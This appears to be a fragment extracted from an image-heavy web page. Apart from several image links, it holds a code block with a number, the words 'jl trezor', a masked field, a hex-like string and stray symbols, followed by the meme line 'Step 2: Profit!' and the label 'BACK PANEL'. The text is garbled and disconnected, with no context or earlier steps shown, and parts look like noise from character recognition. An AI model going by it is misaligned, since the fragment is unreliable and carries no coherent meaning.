
```
12514  
jl trezor  
XXXXXXXXXX  
F74113D4B4F08319871F9120  
"2:.&
```

Step 2: Profit!








BACK PANEL



